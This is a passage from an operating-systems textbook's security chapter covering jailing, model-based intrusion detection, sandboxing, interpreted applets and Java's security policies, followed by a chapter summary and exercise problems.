The newly acquired program is run as a process labeled "prisoner" in the figure. The "jailer" is a trusted (system) process that monitors the behavior of the prisoner. When a jailed process makes a system call, instead of the system call being executed, control is transferred to the jailer (via a kernel trap) and the system call number and parameters passed to it. The jailer then makes a decision about whether the system call should be allowed. If the jailed process tries to open a network connection to a remote host unknown to the jailer, for example, the call can be refused and the prisoner killed. If the system call is acceptable, the jailer so informs the kernel, which then carries it out. In this way, erroneous behavior can be caught before it causes trouble.

Various implementations of jailing exist. One that works on almost any UNIX system, without modifying the kernel, is described by Van 't Noordende et al. (2007). In a nutshell, the scheme uses the normal UNIX debugging facilities, with the jailer being the debugger and the prisoner being the debuggee. Under these circumstances, the debugger can instruct the kernel to encapsulate the debuggee and pass all of its system calls to it for inspection.

9.10.5 Model-Based Intrusion Detection


Yet another approach to defending a machine is to install an **IDS** (**Intrusion Detection System**). There are two basic kinds of IDSes, one focused on inspecting incoming network packets and one focused on looking for anomalies on the CPU. We briefly mentioned the network IDS in the context of firewalls earlier; now we will say a few words about a host-based IDS. Space limitations prevent us from surveying the many kinds of host-based IDSes. Instead, we will briefly sketch one type to give an idea of how they work. This one is called **static model-based intrusion detection** (Hua et al., 2009). It can be implemented using the jailing technique discussed above, among other ways.

In Fig. 9-37(a) we see a small program that opens a file called *data* and reads it one character at a time until it hits a zero byte, at which time it prints the number of nonzero bytes at the start of the file and exits. In Fig. 9-37(b) we see a graph of the system calls made by this program (where *print* calls write).

```
int main(int argc *char argv[])
{
  int fd, n = 0;
  char buf[1];

  fd = open("data", 0);
  if (fd < 0) {
      printf("Bad data file\n");
      exit(1);
  } else {
      while (1) {
          read(fd, buf, 1);
          if (buf[0] == 0) {
            close(fd);
            printf("n = %d\n", n);
            exit(0);
          }
          n = n + 1;
      }
  }
}
```

(a)



(b)

Figure 9-37. (a) A program. (b) System-call graph for (a).

What does this graph tell us? For one thing, the first system call the program makes, under all conditions, is always open. The next one is either read or write, depending on which branch of the if statement is taken. If the second call is write, it means the file could not be opened and the next call must be exit. If the second call is read, there may be an arbitrarily large number of additional calls to read and eventually calls to close, write, and exit. In the absence of an intruder, no other sequences are possible. If the program is jailed, the jailer will see all the system calls and can easily verify that the sequence is valid.

Now suppose someone finds a bug in this program and manages to trigger a buffer overflow and inserts and executes hostile code. When the hostile code runs, it will most likely execute a different sequence of system calls. For example, it might try to open some file it wants to copy or it might open a network connection to phone home. On the very first system call that does not fit the pattern, the jailer knows definitively that there has been an attack and can take action, such as killing the process and alerting the system administrator. In this manner, intrusion detection systems can detect attacks while they are going on. Static analysis of system calls is just one of the many ways an IDS can work.

When this kind of static model-based intrusion detection is used, the jailer has to know the model (i.e., the system-call graph). The most straightforward way for it to learn it is to have the compiler generate it and have the author of the program sign it and attach its certificate. In this way, any attempt to modify the executable program in advance will be detected when it is run because the actual behavior will not agree with the signed expected behavior.

Unfortunately, it is possible for a clever attacker to launch what is called a **mimicry attack**, in which the inserted code makes the same system calls as the program is supposed to, so more sophisticated models are needed than just tracking system calls. Still, as part of defense in depth, an IDS can play a role.

A model-based IDS is not the only kind, by any means. Many IDSes make use of a concept called a **honeypot**, a trap set to attract and catch crackers and malware. Usually it is an isolated machine with few defenses and a seemingly interesting and valuable content, ripe for the picking. The people who set the honeypot carefully monitor any attacks on it to try to learn more about the nature of the attack. Some IDSes put their honeypots in virtual machines to prevent damage to the underlying actual system. So naturally, the malware tries to determine if it is running in a virtual machine, as discussed above.

9.10.6 Encapsulating Mobile Code

Viruses and worms are programs that get onto a computer without the owner's knowledge and against the owner's will. Sometimes, however, people more-or-less intentionally import and run foreign code on their machines. It usually happens like this. In the distant past (which, in the Internet world, means a few years ago), most Web pages were just static HTML files with a few associated images. Nowadays, increasingly many Web pages contain small programs called **applets**. When a Web page containing applets is downloaded, the applets are fetched and executed. For example, an applet might contain a form to be filled out, plus interactive help in filling it out. When the form is filled out, it could be sent somewhere over the Internet for processing. Tax forms, customized product order forms, and many other kinds of forms could benefit from this approach.

Another example in which programs are shipped from one machine to another for execution on the destination machine are **agents**. These are programs that are launched by a user to perform some task and then report back. For example, an agent could be asked to check out some travel Websites to find the cheapest flight from Amsterdam to San Francisco. Upon arriving at each site, the agent would run there, get the information it needs, then move on to the next Website. When it was all done, it could come back home and report what it had learned.

A third example of mobile code is a PostScript file that is to be printed on a PostScript printer. A PostScript file is actually a program in the PostScript programming language that is executed inside the printer. It normally tells the printer

to draw certain curves and then fill them in, but it can do anything else it wants to as well. Applets, agents, and PostScript files are just three examples of **mobile code**, but there are many others.

Given the long discussion about viruses and worms earlier, it should be clear that allowing foreign code to run on your machine is more than a wee bit risky. Nevertheless, some people do want to run these foreign programs, so the question arises: "Can mobile code be run safely"? The short answer is: "Yes, but not easily." The fundamental problem is that when a process imports an applet or other mobile code into its address space and runs it, that code is running as part of a valid user process and has all the power the user has, including the ability to read, write, erase, or encrypt the user's disk files, email data to far-away countries, and much more.

Long ago, operating systems developed the process concept to build walls between users. The idea is that each process has its own protected address space and its own UID, allowing it to touch files and other resources belonging to it, but not to other users. For providing protection against one part of the process (the applet) and the rest, the process concept does not help. Threads allow multiple threads of control within a process, but do nothing to protect one thread against another one.

In theory, running each applet as a separate process helps a little, but is often infeasible. For example, a Web page may contain two or more applets that interact with each other and with the data on the Web page. The Web browser may also need to interact with the applets, starting and stopping them, feeding them data, and so on. If each applet is put in its own process, the whole thing will not work. Furthermore, putting an applet in its own address space does not make it any harder for the applet to steal or damage data. If anything, it is easier since nobody is watching in there.

Various new methods of dealing with applets (and mobile code in general) have been proposed and implemented. Below we will look at two of these methods: sandboxing and interpretation. In addition, code signing can also be used to verify the source of the applet. Each one has its own strengths and weaknesses.

Sandboxing

The first method, called **sandboxing**, confines each applet to a limited range of virtual addresses enforced at run time (Wahbe et al., 1993). It works by dividing the virtual address space up into equal-size regions, which we will call sandboxes. Each sandbox must have the property that all of its addresses share some string of high-order bits. For a 32-bit address space, we could divide it up into 256 sandboxes on 16-MB boundaries so that all addresses within a sandbox have a common upper 8 bits. Equally well, we could have 512 sandboxes on 8-MB boundaries, with each sandbox having a 9-bit address prefix. The sandbox size should be chosen to be large enough to hold the largest applet without wasting too much virtual address space. Physical memory is not an issue if demand paging is present, as it

usually is. Each applet is given two sandboxes, one for the code and one for the data, as illustrated in Fig. 9-38(a) for the case of 16 sandboxes of 16 MB each.




Figure 9-38. (a) Memory divided into 16-MB sandboxes. (b) One way of checking an instruction for validity.

The basic idea behind a sandbox is to guarantee that an applet cannot jump to code outside its code sandbox or reference data outside its data sandbox. The reason for having two sandboxes is to prevent an applet from modifying its code during execution to get around these restrictions. By preventing all stores into the code sandbox, we eliminate the danger of self-modifying code. As long as an applet is confined this way, it cannot damage the browser or other applets, plant viruses in memory, or otherwise do any damage to memory.

As soon as an applet is loaded, it is relocated to begin at the start of its sandbox. Then checks are made to see if code and data references are confined to the appropriate sandbox. In the discussion below, we will just look at code references (i.e., JMP and CALL instructions), but the same story holds for data references as well. Static JMP instructions that use direct addressing are easy to check: does the target address land within the boundaries of the code sandbox? Similarly, relative JMPs are also easy to check. If the applet has code that tries to leave the code sandbox, it is rejected and not executed. Similarly, attempts to touch data outside the data sandbox cause the applet to be rejected.

The hard part is dynamic JMP instructions. Most machines have an instruction in which the address to jump to is computed at run time, put in a register, and then jumped to indirectly, for example by JMP (R1) to jump to the address held in register 1. The validity of such instructions must be checked at run time. This is done by inserting code directly before the indirect jump to test the target address. An

example of such a test is shown in Fig. 9-38(b). Remember that all valid addresses have the same upper k bits, so this prefix can be stored in a scratch register, say S2. Such a register cannot be used by the applet itself, which may require rewriting it to avoid this register.

The code works as follows: First the target address under inspection is copied to a scratch register, S1. Then this register is shifted right precisely the correct number of bits to isolate the common prefix in S1. Next the isolated prefix is compared to the correct prefix initially loaded into S2. If they do not match, a trap occurs and the applet is killed. This code sequence requires four instructions and two scratch registers.

Patching the binary program during execution requires some work, but it is doable. It would be simpler if the applet were presented in source form and then compiled locally using a trusted compiler that automatically checked the static addresses and inserted code to verify the dynamic ones during execution. Either way, there is some run-time overhead associated with the dynamic checks. Wahbe et al. (1993) have measured this as about 4%, which is generally acceptable.

A second problem that must be solved is what happens when an applet tries to make a system call. The solution here is straightforward. The system-call instruction is replaced by a call to a special module called a **reference monitor** on the same pass that the dynamic address checks are inserted (or, if the source code is available, by linking with a special library that calls the reference monitor instead of making system calls). Either way, the reference monitor examines each attempted call and decides if it is safe to perform. If the call is deemed acceptable, such as writing a temporary file in a designated scratch directory, the call is allowed to proceed. If the call is known to be dangerous or the reference monitor cannot tell, the applet is killed. If the reference monitor can tell which applet called it, a single reference monitor somewhere in memory can handle the requests from all applets. The reference monitor normally learns about the permissions from a configuration file.

Interpretation

The second way to run untrusted applets is to run them interpretively and not let them get actual control of the hardware. This is the approach used by Web browsers. Web page applets are commonly written in Java, which is a normal programming language, or in a high-level scripting language such as safe-TCL or Javascript. Java applets are first compiled to a virtual stack-oriented machine language called **JVM** (**Java Virtual Machine**). It is these JVM applets that are put on the Web page. When they are downloaded, they are inserted into a JVM interpreter inside the browser as illustrated in Fig. 9-39.

The advantage of running interpreted code over compiled code is that every instruction is examined by the interpreter before being executed. This gives the interpreter the opportunity to check if the address is valid. In addition, system calls are




Figure 9-39. Applets can be interpreted by a Web browser.

also caught and interpreted. How these calls are handled is a matter of the security policy. For example, if an applet is trusted (e.g., it came from the local disk), its system calls could be carried out without question. However, if an applet is not trusted (e.g., it came in over the Internet), it could be put in what is effectively a sandbox to restrict its behavior.

High-level scripting languages can also be interpreted. Here no machine addresses are used, so there is no danger of a script trying to access memory in an impermissible way. The downside of interpretation in general is that it is very slow compared to running native compiled code.

9.10.7 Java Security

The Java programming language and accompanying run-time system were designed to allow a program to be written and compiled once and then shipped over the Internet in binary form and run on any machine supporting Java. Security was a part of the Java design from the beginning. In this section we will describe how it works.

Java is a type-safe language, meaning that the compiler will reject any attempt to use a variable in a way not compatible with its type. In contrast, consider the following C code:

```
naughty_func( )
{
    char *p;
    p = rand( );
    *p = 0;
}
```

It generates a random number and stores it in the pointer *p*. Then it stores a 0 byte at the address contained in *p*, overwriting whatever was there, code or data. In

Java, constructions that mix types like this are forbidden by the grammar. In addition, Java has no pointer variables, casts, or user-controlled storage allocation (such as *malloc* and *free*), and all array references are checked at run time.

Java programs are compiled to an intermediate binary code called **JVM** (**Java Virtual Machine**) **byte code**. JVM has about 100 instructions, most of which push objects of a specific type onto the stack, pop them from the stack, or combine two items on the stack arithmetically. These JVM programs are typically interpreted, although in some cases they can be compiled into machine language for faster execution. In the Java model, applets sent over the Internet are in JVM.

When an applet arrives, it is run through a JVM byte code verifier that checks if the applet obeys certain rules. A properly compiled applet will automatically obey them, but there is nothing to prevent a malicious user from writing a JVM applet in JVM assembly language. The checks include

1. Does the applet attempt to forge pointers?
2. Does it violate access restrictions on private-class members?
3. Does it try to use a variable of one type as another type?
4. Does it generate stack overflows or underflows?
5. Does it illegally convert variables of one type to another?

If the applet passes all the tests, it can be safely run without fear that it will access memory other than its own.

However, applets can still make system calls by calling Java methods (procedures) provided for that purpose. The way Java deals with that has evolved over time. In the first version of Java, **JDK** (**Java Development Kit**) **1.0**. applets were divided into two classes: trusted and untrusted. Applets fetched from the local disk were trusted and allowed to make any system calls they wanted. In contrast, applets fetched over the Internet were untrusted. They were run in a sandbox, as shown in Fig. 9-39, and allowed to do practically nothing.

After some experience with this model, Sun decided that it was too restrictive. In JDK 1.1, code signing was employed. When an applet arrived over the Internet, a check was made to see if it was signed by a person or organization the user trusted (as defined by the user's list of trusted signers). If so, the applet was allowed to do whatever it wanted. If not, it was run in a sandbox and severely restricted.

After more experience, this proved unsatisfactory as well, so the security model was changed again. JDK 1.2 introduced a configurable fine-grain security policy that applies to all applets, both local and remote. The security model is complicated enough that an entire book has been written describing it (Gong, 1999), so we will just briefly summarize some of the highlights.

Each applet is characterized by two things: where it came from and who signed it. Where it came from is its URL; who signed it is which private key was used for the signature. Each user can create a security policy consisting of a list of rules.

Each rule may list a URL, a signer, an object, and an action that the applet may perform on the object if the applet's URL and signer match the rule. Conceptually, the information provided is shown in the table of Fig. 9-40, although the actual formatting is different and is related to the Java class hierarchy.

URL	Signer	Object	Action
www.taxprep.com	TaxPrep	/usr/susan/1040.xls	Read
*		/usr/tmp/*	Read, Write
www.microsoft.com	Microsoft	/usr/susan/Office/–	Read, Write, Delete

Figure 9-40. Some examples of protection that can be specified with JDK 1.2.

One kind of action permits file access. The action can specify a specific file or directory, the set of all files in a given directory, or the set of all files and directories recursively contained in a given directory. The three lines of Fig. 9-40 correspond to these three cases. In the first line, the user, Susan, has set up her permissions file so that applets originating at her tax preparer's machine, which is called *www.taxprep.com*, and signed by the company, have read access to her tax data located in the file *1040.xls*. This is the only file they can read and no other applets can read this file. In addition, all applets from all sources, whether signed or not, can read and write files in */usr/tmp*.

Furthermore, Susan also trusts Microsoft enough to allow applets originating at its site and signed by Microsoft to read, write, and delete all the files below the *Office* directory in the directory tree, for example, to fix bugs and install new versions of the software. To verify the signatures, Susan must either have the necessary public keys on her disk or must acquire them dynamically, for example in the form of a certificate signed by a company she trusts and whose public key she has.

Files are not the only resources that can be protected. Network access can also be protected. The objects here are specific ports on specific computers. A computer is specified by an IP address or DNS name; ports on that machine are specified by a range of numbers. The possible actions include asking to connect to the remote computer and accepting connections originated by the remote computer. In this way, an applet can be given network access, but restricted to talking only to computers explicitly named in the permissions list. Applets may dynamically load additional code (classes) as needed, but user-supplied class loaders can precisely control on which machines such classes may originate. Numerous other security features are also present.

9.11 RESEARCH ON SECURITY

Computer security is an extremely hot topic. Research is taking place in all areas: cryptography, attacks, malware, defenses, compilers, etc. A more-or-less continuous stream of high-profile security incidents ensures that research interest

in security, both in academia and in industry, is not likely to waver in the next few years either.

One important topic is the protection of binary programs. Control Flow Integrity (CFI) is a fairly old technique to stop all control flow diversions and, hence, all ROP exploits. Unfortunately, the overhead is very high. Since ASLR, DEP, and canaries are not cutting it, much recent work is devoted to making CFI practical. For instance, Zhang and Sekar (2013) at Stony Brook developed an efficient implementation of CFI for Linux binaries. A different group devised a different and even more powerful implementation for Windows (Zhang, 2013b). Other research has tried to detect buffer overflows even earlier, at the moment of the overflow rather than at the attempted control flow diversion (Slowinska et al., 2012). Detecting the overflow itself has one major advantage. Unlike most other approaches, it allows the system to detect attacks that modify noncontrol data also. Other tools provide similar protection at compile time. A popular example is Google's AddressSanitizer (Serebryany, 2013). If any of these techniques becomes widely deployed, we will have to add another paragraph to the arms race described in the buffer overflow section.

One of the hot topics in cryptography these days is homomorphic encryption. In laymen's terms: homomorphic encryption allows one to process (add, subtract, etc.) encrypted data while they are encrypted. In other words, the data are never converted to plaintext. A study into the limits of provable security for homomorphic encryption was conducted by Bogdanov and Lee (2013).

Capabilities and access control are also still very active research areas. A good example of a microkernel supporting capabilities is the seL4 kernel (Klein et al., 2009). Incidentally, this is also a fully verified kernel which provides additional security. Capabilities have now become hot in UNIX also. Robert Watson et al. (2013) have implemented lightweight capabilities to FreeBSD.

Finally, there is large body of work on exploitation techniques and malware. For instance, Hund et al. (2013) show a practical timing channel attack to defeat address-space randomization in the Windows kernel. Likewise Snow et al. (2013) show that JavaScript address space randomization in the browser does not help as long as the attacker finds a memory disclosure that leaks even a single gadget. Regarding malware, a recent study by Rossow et al. (2013) analyzes an alarming trend in the resilience of botnets. It seems that especially botnets based on peer-to-peer communication will be exceedingly hard to dismantle in the near future. Some of these botnets have been operational, nonstop, for over five years.

9.12 SUMMARY

Computers frequently contain valuable and confidential data, including tax returns, credit card numbers, business plans, trade secrets, and much more. The owners of these computers are usually quite keen on having them remain private and

not tampered with, which rapidly leads to the requirement that operating systems must provide good security. In general, the security of a system is inversely proportional to the size of the trusted computing base.

A fundamental component of security for operating systems concerns access control to resources. Access rights to information can be modeled as a big matrix, with the rows being the domains (users) and the columns being the objects (e.g., files). Each cell specifies the access rights of the domain to the object. Since the matrix is sparse, it can be stored by row, which becomes a capability list saying what that domain can do, or by column, in which case it becomes an access control list telling who can access the object and how. Using formal modeling techniques, information flow in a system can be modeled and limited. However, sometimes it can still leak out using covert channels, such as modulating CPU usage.

One way to keep information secret is to encrypt it and manage the keys carefully. Cryptographic schemes can be categorized as secret key or public key. A secret-key method requires the communicating parties to exchange a secret key in advance, using some out-of-band mechanism. Public-key cryptography does not require secretly exchanging a key in advance, but it is much slower in use. Sometimes it is necessary to prove the authenticity of digital information, in which case cryptographic hashes, digital signatures, and certificates signed by a trusted certification authority can be used.

In any secure system users must be authenticated. This can be done by something the user knows, something the user has, or something the user is (biometrics). Two-factor identification, such as an iris scan and a password, can be used to enhance security.

Many kinds of bugs in the code can be exploited to take over programs and systems. These include buffer overflows, format string attacks, dangling pointer attacks, return to libc attacks, null pointer dereference attacks, integer overflow attacks, command injection attacks, and TOCTOUs. Likewise, there are many counter measures that try to prevent such exploits. Examples include stack canaries, data execution prevention, and address-space layout randomization.

Insiders, such as company employees, can defeat system security in a variety of ways. These include logic bombs set to go off on some future date, trap doors to allow the insider unauthorized access later, and login spoofing.

The Internet is full of malware, including Trojan horses, viruses, worms, spyware, and rootkits. Each of these poses a threat to data confidentiality and integrity. Worse yet, a malware attack may be able to take over a machine and turn it into a zombie which sends spam or is used to launch other attacks. Many of the attacks all over the Internet are done by zombie armies under control of a remote botmaster.

Fortunately, there are a number of ways systems can defend themselves. The best strategy is defense in depth, using multiple techniques. Some of these include firewalls, virus scanners, code signing, jailing, and intrusion detection systems, and encapsulating mobile code.

PROBLEMS

1. Confidentiality, integrity, and availability are three components of security. Describe an application that integrity and availability but not confidentiality, an application that requires confidentiality and integrity but not (high) availability, and an application that requires confidentiality, integrity, and availability

2. One of the techniques to build a secure operating system is to minimize the size of TCB. Which of the following functions needs to be implemented inside the TCB and which can be implemented outside TCB: (a) Process context switch; (b) Read a file from disk; (c) Add more swapping space; (d) Listen to music; (e) Get the GPS coordinates of a smartphone.

3. What is a covert channel? What is the basic requirement for a covert channel to exist?

4. In a full access-control matrix, the rows are for domains and the columns are for objects. What happens if some object is needed in two domains?

5. Suppose that a system has 5000 objects and 100 domains at some time. 1% of the objects are accessible (some combination of *r*, *w* and *x*) in all domains, 10% are accessible in two domains, and the remaining 89% are accessible in only one domain. Suppose one unit of space is required to store an access right (some combination of *r*, *w*, *x*), object ID, or a domain ID. How much space is needed to store the full protection matrix, protection matrix as ACL, and protection matrix as capability list?

6. Explain which implementation of the protection matrix is more suitable for the following operations:

(a) Granting read access to a file for all users.
(b) Revoking write access to a file from all users.
(c) Granting write access to a file to John, Lisa, Christie, and Jeff.
(d) Revoking execute access to a file from Jana, Mike, Molly, and Shane.

7. Two different protection mechanisms that we have discussed are capabilities and access-control lists. For each of the following protection problems, tell which of these mechanisms can be used.

(a) Ken wants his files readable by everyone except his office mate.
(b) Mitch and Steve want to share some secret files.
(c) Linda wants some of her files to be public.

8. Represent the ownerships and permissions shown in this UNIX directory listing as a protection matrix. (*Note*: *asw* is a member of two groups: *users* and *devel*; *gmw* is a member only of *users*.) Treat each of the two users and two groups as a domain, so that the matrix has four rows (one per domain) and four columns (one per file).

–rw–r––r––	2	gmw	users	908	May 26 16:45	PPP–Notes
–rwx r–x r–x	1	asw	devel	432	May 13 12:35	prog1
–rw–rw––––	1	asw	users	50094	May 30 17:51	project.t
–rw–r–––––	1	asw	devel	13124	May 31 14:30	splash.gif

9. Express the permissions shown in the directory listing of the previous problem as access-control lists.

10. Modify the ACL from the previous problem for one file to grant or deny an access that cannot be expressed using the UNIX *rwx* system. Explain this modification.

11. Suppose there are four security levels, 1, 2 and 3. Objects *A* and *B* are at level 1, *C* and *D* are at level 2, and *E* and *F* are at level 3. Processes 1 and 2 are at level 1, 3 and 4 are at level 2, and 5 and 6 are at level 3. For each of the following operations, specify whether they are permissible under Bell-LaPadula model, Biba model, or both.

(a) Process 1 writes object *D*
(b) Process 4 reads object *A*
(c) Process 3 reads object *C*
(d) Process 3 writes object *C*
(e) Process 2 reads object *D*
(f) Process 5 writes object *F*
(g) Process 6 reads object *E*
(h) Process 4 write object *E*
(i) Process 3 reads object *F*

12. In the Amoeba scheme for protecting capabilities, a user can ask the server to produce a new capability with fewer rights, which can then be given to a friend. What happens if the friend asks the server to remove even more rights so that the friend can give it to someone else?

13. In Fig. 9-11, there is no arrow from process *B* to object *1*. Would such an arrow be allowed? If not, what rule would it violate?

14. If process-to-process messages were allowed in Fig. 9-11, what rules would apply to them? For process *B* in particular, to which processes could it send messages and which not?

15. Consider the steganographic system of Fig. 9-14. Each pixel can be represented in a color space by a point in the three-dimensional system with axes for the R, G, and B values. Using this space, explain what happens to the color resolution when steganography is employed as it is in this figure.

16. Break the following monoalphabetic cipher. The plaintext, consisting of letters only, is a well-known excerpt from a poem by Lewis Carroll.

kfd ktbd fzm eubd kfd pzyiom mztx ku kzyg ur bzha kfthcm
ur mfudm zhx mftnm zhx mdzythc pzq ur ezsszcdm zhx gthcm
zhx pfa kfd mdz tm sutythc fuk zhx pfdkfdi ntcm fzld pthcm
sok pztk z stk kfd uamkdim eitdx sdruid pd fzld uoi efzk
rui mubd ur om zid uok ur sidzkf zhx zyy ur om zid rzk
hu foiia mztx kfd ezindhkdi kfda kfzhgdx ftb boef rui kfzk

17. Consider a secret-key cipher that has a 26×26 matrix with the columns headed by *ABC ... Z* and the rows also named *ABC ... Z*. Plaintext is encrypted two characters at a time. The first character is the column; the second is the row. The cell formed by the intersection of the row and column contains two ciphertext characters. What constraint must the matrix adhere to and how many keys are there?

18. Consider the following way to encrypt a file. The encryption algorithm uses two *n*-byte arrays, *A* and *B*. The first *n* bytes are read from the file into *A*. Then *A*[0] is copied to

$B[i]$, $A[1]$ is copied to $B[j]$, $A[2]$ is copied to $B[k]$, etc. After all n bytes are copied to the B array, that array is written to the output file and n more bytes are read into A. This procedure continues until the entire file has been encrypted. Note that here encryption is not being done by replacing characters with other ones, but by changing their order. How many keys have to be tried to exhaustively search the key space? Give an advantage of this scheme over a monoalphabetic substitution cipher.

19. Secret-key cryptography is more efficient than public-key cryptography, but requires the sender and receiver to agree on a key in advance. Suppose that the sender and receiver have never met, but there exists a trusted third party that shares a secret key with the sender and also shares a (different) secret key with the receiver. How can the sender and receiver establish a new shared secret key under these circumstances?

20. Give a simple example of a mathematical function that to a first approximation will do as a one-way function.

21. Suppose that two strangers A and B want to communicate with each other using secret-key cryptography, but do not share a key. Suppose both of them trust a third party C whose public key is well known. How can the two strangers establish a new shared secret key under these circumstances?

22. As Internet cafes become more widespread, people are going to want ways of going to one anywhere in the world and conducting business there. Describe a way to produce signed documents from one using a smart card (assume that all the computers are equipped with smart-card readers). Is your scheme secure?

23. Natural-language text in ASCII can be compressed by at least 50% using various compression algorithms. Using this knowledge, what is the steganographic carrying capacity for ASCII text (in bytes) of a 1600×1200 image stored using the low-order bits of each pixel? How much is the image size increased by the use of this technique (assuming no encryption or no expansion due to encryption)? What is the efficiency of the scheme, that is, its payload/(bytes transmitted)?

24. Suppose that a tightly knit group of political dissidents living in a repressive country are using steganography to send out messages to the world about conditions in their country. The government is aware of this and is fighting them by sending out bogus images containing false steganographic messages. How can the dissidents try to help people tell the real messages from the false ones?

25. Go to *www.cs.vu.nl/ ast* and click on *covered writing* link. Follow the instructions to extract the plays. Answer the following questions:

(a) What are the sizes of the original-zebras and zebras files?
(b) What plays are secretly stored in the zebras file?
(c) How many bytes are secretly stored in the zebras file?

26. Not having the computer echo the password is safer than having it echo an asterisk for each character typed, since the latter discloses the password length to anyone nearby who can see the screen. Assuming that passwords consist of upper and lowercase letters and digits only, and that passwords must be a minimum of five characters and a maximum of eight characters, how much safer is not displaying anything?

27. After getting your degree, you apply for a job as director of a large university computer center that has just put its ancient mainframe system out to pasture and switched over to a large LAN server running UNIX. You get the job. Fifteen minutes after you start work, your assistant bursts into your office screaming: "Some students have discovered the algorithm we use for encrypting passwords and posted it on the Internet." What should you do?

28. The Morris-Thompson protection scheme with *n*-bit random numbers (salt) was designed to make it difficult for an intruder to discover a large number of passwords by encrypting common strings in advance. Does the scheme also offer protection against a student user who is trying to guess the superuser password on his machine? Assume the password file is available for reading.

29. Suppose the password file of a system is available to a cracker. How much extra time does the cracker need to crack all passwords if the system is using the Morris-Thompson protection scheme with *n*-bit salt versus if the system is not using this scheme?

30. Name three characteristics that a good biometric indicator must have in order to be useful as a login authenticator.

31. Authentication mechanisms are divided into three categories: Something the user knows, something the user has, and something the user is. Imagine an authentication system that uses a combination of these three categories. For example, it first asks the user to enter a login and password, then insert a plastic card (with magnetic strip) and enter a PIN, and finally provide fingerprints. Can you think of two drawbacks of this design?

32. A computer science department has a large collection of UNIX machines on its local network. Users on any machine can issue a command of the form

```
rexec machine4 who
```

and have the command executed on *machine4*, without having the user log in on the remote machine. This feature is implemented by having the user's kernel send the command and his UID to the remote machine. Is this scheme secure if the kernels are all trustworthy? What if some of the machines are students' personal computers, with no protection?

33. Lamport's one-time password scheme uses the passwords in reverse order. Would it not be simpler to use $f(s)$ the first time, $f(f(s))$ the second time, and so on?

34. Is there any feasible way to use the MMU hardware to prevent the kind of overflow attack shown in Fig. 9-21? Explain why or why not.

35. Describe how stack canaries work and how they can be circumvented by the attackers.

36. The TOCTOU attack exploits race condition between the attacker and the victim. One way to prevent race conditions is make file system accesses transactions. Explain how this approach might work and what problems might arise?

37. Name a C compiler feature that could eliminate a large number of security holes. Why is it not more widely implemented?

38. Can the Trojan-horse attack work in a system protected by capabilities?

39. When a file is removed, its blocks are generally put back on the free list, but they are not erased. Do you think it would be a good idea to have the operating system erase each block before releasing it? Consider both security and performance factors in your answer, and explain the effect of each.

40. How can a parasitic virus (a) ensure that it will be executed before its host program, and (b) pass control back to its host after doing whatever it does?

41. Some operating systems require that disk partitions must start at the beginning of a track. How does this make life easier for a boot-sector virus?

42. Change the program of Fig. 9-28 so that it finds all the C programs instead of all the executable files.

43. The virus in Fig. 9-33(d) is encrypted. How can the dedicated scientists at the antivirus lab tell which part of the file is the key so that they can decrypt the virus and reverse engineer it? What can Virgil do to make their job a lot harder?

44. The virus of Fig. 9-33(c) has both a compressor and a decompressor. The decompressor is needed to expand and run the compressed executable program. What is the compressor for?

45. Name one disadvantage of a polymorphic encrypting virus *from the point of view of the virus writer.*

46. Often one sees the following instructions for recovering from a virus attack:

1. Boot the infected system.
2. Back up all files to an external medium.
3. Run *fdisk* (or a similar program) to format the disk.
4. Reinstall the operating system from the original CD-ROM.
5. Reload the files from the external medium.

Name two serious errors in these instructions.

47. Are companion viruses (viruses that do not modify any existing files) possible in UNIX? If so, how? If not, why not?

48. Self-extracting archives, which contain one or more compressed files packaged with an extraction program, are frequently used to deliver programs or program updates. Discuss the security implications of this technique.

49. Why are rookits extremely difficult or almost impossible to detect as opposed to viruses and worms?

50. Could a machine infected with a rootkit be restored to good health by simply rolling back the software state to a previously stored system restore point?

51. Discuss the possibility of writing a program that takes another program as input and determines if that program contains a virus.

52. Section 9.10.1 describes a set of firewall rules that limit outside access to only three services. Describe another set of rules that you can add to this firewall to further restrict access to these services.

53. On some machines, the SHR instruction used in Fig. 9-38(b) fills the unused bits with zeros; on others the sign bit is extended to the right. For the correctness of Fig. 9-38(b), does it matter which kind of shift instruction is used? If so, which is better?

54. To verify that an applet has been signed by a trusted vendor, the applet vendor may include a certificate signed by a trusted third party that contains its public key. However, to read the certificate, the user needs the trusted third party's public key. This could be provided by a trusted fourth party, but then the user needs that public key. It appears that there is no way to bootstrap the verification system, yet existing browsers use it. How could it work?

55. Describe three features that make Java a better programming language than C to write secure programs.

56. Assume that your system is using JDK 1.2. Show the rules (similar to those in Figure 9-40) you will use to allow an applet from *www.appletsRus.com* to run on your machine. This applet may download additional files from *www.appletsRus.com*, read/write files in */usr/tmp/*, and also read files from */usr/me/appletdir*.

57. How are applets different from applications? How does this difference relate to security?

